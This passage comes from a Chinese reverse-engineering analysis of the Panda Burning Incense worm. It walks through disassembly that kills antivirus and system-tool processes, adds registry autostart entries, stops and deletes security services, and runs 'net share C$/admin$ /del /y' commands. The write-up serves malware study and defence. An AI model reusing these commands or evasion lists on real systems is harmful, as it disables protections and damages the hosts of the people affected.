00406A98 0E 00 00 00 BF A8 B0 CD CB B9 BB F9 B7 ▯...卡巴斯基反病
00406AA8 B6 BE 00 00 FF FF FF FF 12 00 00 00 53 毒..        ▯...Syma
00406AB8 6E 74 65 63 20 41 6E 74 69 56 69 72 75 ntec AntiVirus..
00406AC8 FF FF FF FF 04 00 00 00 44 75 62 61 00         ▯...Duba....
00406AD8 FF FF FF FF 0C 00 00 00 65 73 74 65 65         ....esteem p
00406AE8 72 6F 63 73 00 00 00 00 FF FF FF FF 06 rocs....        ▯...
00406AF8 C2 CC D3 A5 50 43 00 00 FF FF FF FF 08 绿鹰PC..        ▯...
00406B08 C3 DC C2 EB B7 C0 B5 C1 00 00 00 00 FF 密码防盗....
00406B18 06 00 00 00 CA C9 BE FA CC E5 00 00 FF ▯...噬菌体..
00406B28 0E 00 00 00 C4 BE C2 ED B8 A8 D6 FA B2 ▯...木马辅助查找
00406B38 C6 F7 00 00 FF FF FF FF 15 00 00 00 53 器..        ▯...Syst
00406B48 65 6D 20 53 61 66 65 74 79 20 4D 6F 6E em Safety Monito
00406B58 72 00 00 00 FF FF FF FF 13 00 00 00 57 r...        ▯...Wrap
00406B68 70 65 64 20 67 69 66 74 20 4B 69 6C 6C ped gift Killer.
00406B78 FF FF FF FF 0E 00 00 00 57 69 6E 73 6F         ▯...Winsock
00406B88 45 78 70 65 72 74 00 00 FF FF FF FF 10 Expert..        ▯...
00406B98 D3 CE CF B7 C4 BE C2 ED BC EC B2 E2 B4 游戏木马检测大师
00406BA8 00 00 00 00 FF FF FF FF 08 00 00 00 B3 ....        ▯...超级
00406BB8 D1 B2 BE AF 00 00 00 00 6D 73 63 74 6C 巡警....msctls_s
00406BC8 74 61 74 75 73 62 61 72 33 32 00 00 FF tatusbar32..
```

- 除了杀毒软件外，还有一些系统的任务管理进程被关闭：


```
00406907 call    sub_405FC4
0040690C mov     eax, offset aKvcenter_kxp ; "KVCenter.kxp"
00406911 call    sub_405FC4
00406916 mov     eax, offset aKvsrvxp_exe ; "KVSrvXP.exe"
0040691B call    sub_405FC4
00406920 mov     eax, offset aKregex_exe ; "KRegEx.exe"
00406925 call    sub_405FC4
0040692A mov     eax, offset aUihost_exe ; "UIHost.exe"
0040692F call    sub_405FC4
00406934 mov     eax, offset aTrojdie_kxp ; "TrojDie.kxp"
00406939 call    sub_405FC4
0040693E mov     eax, offset aFrogagent_exe ; "FrogAgent.exe"
00406943 call    sub_405FC4
00406948 mov     eax, offset aLogo1__exe ; "Logo1_.exe"
0040694D call    sub_405FC4
00406952 mov     eax, offset aLogo_1_exe ; "Logo_1.exe"
00406957 call    sub_405FC4
0040695C mov     eax, offset aRundll32_exe ; "Rundll32.exe"
00406961 call    sub_405FC4
00406966 mov     eax, offset aRegedit_exe ; "regedit.exe"
0040696B call    sub_405FC4
00406970 mov     eax, offset aMsconfig_exe ; "msconfig.exe"
00406975 call    sub_405FC4
0040697A mov     eax, offset aTaskmgr_exe ; "taskmgr.exe"
0040697F call    sub_405FC4
```

- 也就是说，恶意程序会将这些杀毒进程和一些任务管理进程都进行关闭，防止被查杀和检测。
- 接下来，将创建和修改注册表，方便恶意程序的自启动：


```
0040CF09 push    offset aDrivers_1 ; "drivers\\"
0040CF0E push    offset aSpo0lsv_exe_1 ; "spo0lsv.exe"
0040CF13 lea     eax, [ebp+var_4]
0040CF16 mov     edx, 3
0040CF1B call    @@LStrCatN      ; __linkproc__ LStrCatN
0040CF20 mov     eax, [ebp+var_4]
0040CF23 call    @@LStrToPChar   ; __linkproc__ LStrToPChar
0040CF28 push    eax             ; lpData
0040CF29 mov     ecx, offset aSvcshare ; "svcshare"
0040CF2E mov     edx, offset aSoftwareMicros ; "Software\\Microsoft\\Windows\\CurrentVe"
0040CF33 mov     eax, 80000001h
0040CF38 call    sub_4051BC      ; 创建注册表实现自启动
0040CF3D xor     ecx, ecx
0040CF3F mov     edx, offset aSoftwareMicr_0 ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"
0040CF44 mov     eax, 80000002h
0040CF49 call    sub_4059F0      ; 修改注册表键值
```

b) 代码块 sub_40D040 的分析

- 同样会创建一个线程，线程的起始地址为 sub_40C9B0



- 跟入线程的起始地址，该线程会先调用一个解密函数 sub_40C4EC，然后调用函数 sub_40C5E0 利用 QQ 进行 URL 访问，并且从指定的站点中下载文件，最后将西在的文件和解密的文件进行对比：



- sub_40C5E0 利用 QQ 进行 URL 访问和下载文件

-

c) 第三个代码块 sub_40D048 功能分析：

- 创建两个线程：

```
0040D048 ; void __stdcall sub_40D048(HWND, UINT, UINT_PTR, DWORD)
0040D048 sub_40D048 proc near
0040D048 push    ecx
0040D049 push    esp             ; lpThreadId
0040D04A push    0               ; dwCreationFlags
0040D04C push    0               ; lpParameter
0040D04E push    offset sub_40CC34 ; lpStartAddress
0040D053 push    0               ; dwStackSize
0040D055 push    0               ; lpThreadAttributes
0040D057 call    j_CreateThread_0
0040D05C push    esp             ; lpThreadId
0040D05D push    0               ; dwCreationFlags
0040D05F push    0               ; lpParameter
0040D061 push    offset sub_40CDEC ; lpStartAddress
0040D066 push    0               ; dwStackSize
0040D068 push    0               ; lpThreadAttributes
0040D06A call    j_CreateThread_0
0040D06F mov     eax, uIDEvent
0040D074 push    eax             ; uIDEvent
0040D075 push    0               ; hWnd
0040D077 call    j_KillTimer
0040D07C xor     eax, eax
0040D07E mov     uIDEvent, eax
0040D083 pop     edx
```

- 第一个线程 sub_40CC34 起始就是第二个代码块的线程起始地址此处进行了重复操作
- 第二个线程 sub_40CDEC——删除被感染主机的文件共享
  i. 利用 cmd 执行命令：

```
0040CE1B
0040CE1B loc_40CE1B:             ; uCmdShow
0040CE1B push    0
0040CE1D push    offset aCmd_exeCNetSha ; "cmd.exe /c net share "
0040CE22 lea     eax, [ebp+var_C]
0040CE25 mov     edx, [ebp+var_4]
0040CE28 mov     dl, [edx+ebx-1]
0040CE2C call    unknown_libname_6 ; Delphi2006/BDS2006 Visual Component Library
0040CE31 push    [ebp+var_C]
0040CE34 push    offset aDelY    ; "$ /del /y"
0040CE39 lea     eax, [ebp+var_8]
0040CE3C mov     edx, 3
0040CE41 call    @@LStrCatN      ; __linkproc__ LStrCatN
0040CE46 mov     eax, [ebp+var_8]
0040CE49 call    @@LStrToPChar   ; __linkproc__ LStrToPChar
0040CE4E push    eax             ; lpCmdLine
0040CE4F call    j_WinExec
0040CE54 dec     ebx
0040CE55 test    ebx, ebx
0040CE57 jnz     short loc_40CE1B
```

```
0040CE46  .  8B45 F8      mov eax,[local.2]
0040CE49  .  E8 7E72FFFF  call spo0lsv.004040CC
0040CE4E  .  50           push eax                 CmdLine = "cmd.exe /c net s
0040CE4F  .  E8 807DFFFF  call <jmp.&kernel32.WinExec>   WinExec
0040CE54  .  4B           dec ebx
0040CE55  .  85DB         test ebx,ebx
eax=011E0598, (ASCII "cmd.exe /c net share C$ /del /y")
```

  ii. 紧接着继续执行另一个命令：

```
0040CE59
0040CE59 loc_40CE59:             ; uCmdShow
0040CE59 push    0
0040CE5B push    offset CmdLine  ; "cmd.exe /c net share admin$ /del /y"
0040CE60 call    j_WinExec
0040CE65 xor     eax, eax
0040CE67 pop     edx
0040CE68 pop     ecx
```

-

d) 第四个代码块 sub_407430 分析：

- 同样创建线程：

```
00407430
00407430 ; void __stdcall sub_407430(HWND, UINT, UINT_PTR, DWORD)
00407430 sub_407430 proc near
00407430 push    ecx
00407431 push    esp             ; lpThreadId
00407432 push    0               ; dwCreationFlags
00407434 push    0               ; lpParameter
00407436 push    offset sub_406E44 ; lpStartAddress
0040743B push    0               ; dwStackSize
0040743D push    0               ; lpThreadAttributes
0040743F call    j_CreateThread_0
00407444 pop     edx
00407445 retn
00407445 sub_407430 endp
00407445
```

- 关闭系统服务，杀毒进程服务和删除某些注册表

```
00406E44 ; DWORD __stdcall sub_406E44(LPVOID lpThreadParameter)
00406E44 sub_406E44 proc near
00406E44 mov     eax, offset aSchedule ; "Schedule"
00406E49 call    sub_405BBC
00406E4E mov     eax, offset aSharedaccess ; "sharedaccess"
00406E53 call    sub_405BBC
00406E58 mov     eax, offset aRsccenter ; "RsCCenter"
00406E5D call    sub_405BBC
00406E62 mov     eax, offset aRsravmon ; "RsRavMon"
00406E67 call    sub_405BBC      ; 关闭系统服务
00406E6C mov     eax, offset aRsccenter_0 ; "RsCCenter"
00406E71 call    sub_405C40      ; 删除服务
00406E76 mov     eax, offset aRsravmon_0 ; "RsRavMon"
00406E7B call    sub_405C40
00406E80 mov     edx, offset aSoftwareMicr_1 ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe".
00406E85 mov     eax, 80000002h
00406E8A call    sub_405A50      ; 删除注册表
00406E8F mov     eax, offset aKvwsc ; "KVWSC"
00406E94 call    sub_405BBC
00406E99 mov     eax, offset aKvsrvxp ; "KVSrvXP"
00406E9E call    sub_405BBC
00406EA3 mov     eax, offset aKvwsc_0 ; "KVWSC"
00406EA8 call    sub_405C40
00406EAD mov     eax, offset aKvsrvxp_0 ; "KVSrvXP"
```

-

e) 第五个代码块 sub_40CC4C 分析和第六个代码块的功能就是前面各个代码块功能的组合。

15. 整个熊猫烧香的功能分析完成 (@_@😉
16. 总结：对熊猫烧香这个恶意程序的分析，相对比较完整，但是还有很多细节的部分没有分析透彻，主要原因还是技术有限 /(ㄒ o ㄒ)/~~（留下了没有技术的泪水）。另外，在本次的分析过程中，由于相关的 Delphi 语言的基本函数未能被 IDA 识别，导致在分析的过程中非常吃力，处理需要分析作者的功能函数外，还需要分析很多 Delphi 语言的基本函数，而这些基本函数又是比较难分析的 /(ㄒ o ㄒ)/~~（再次留下了没有技术的泪水）。

参考链接：

https://bbs.pediy.com/thread-257202.htm
https://zhuanlan.zhihu.com/p/149504662
https://bbs.pediy.com/thread-264915.htm
https://blog.csdn.net/eastmount/article/details/111712482
https://zhuanlan.kanxue.com/article-3582.htm
https://blog.csdn.net/Ga4ra/article/details/103600409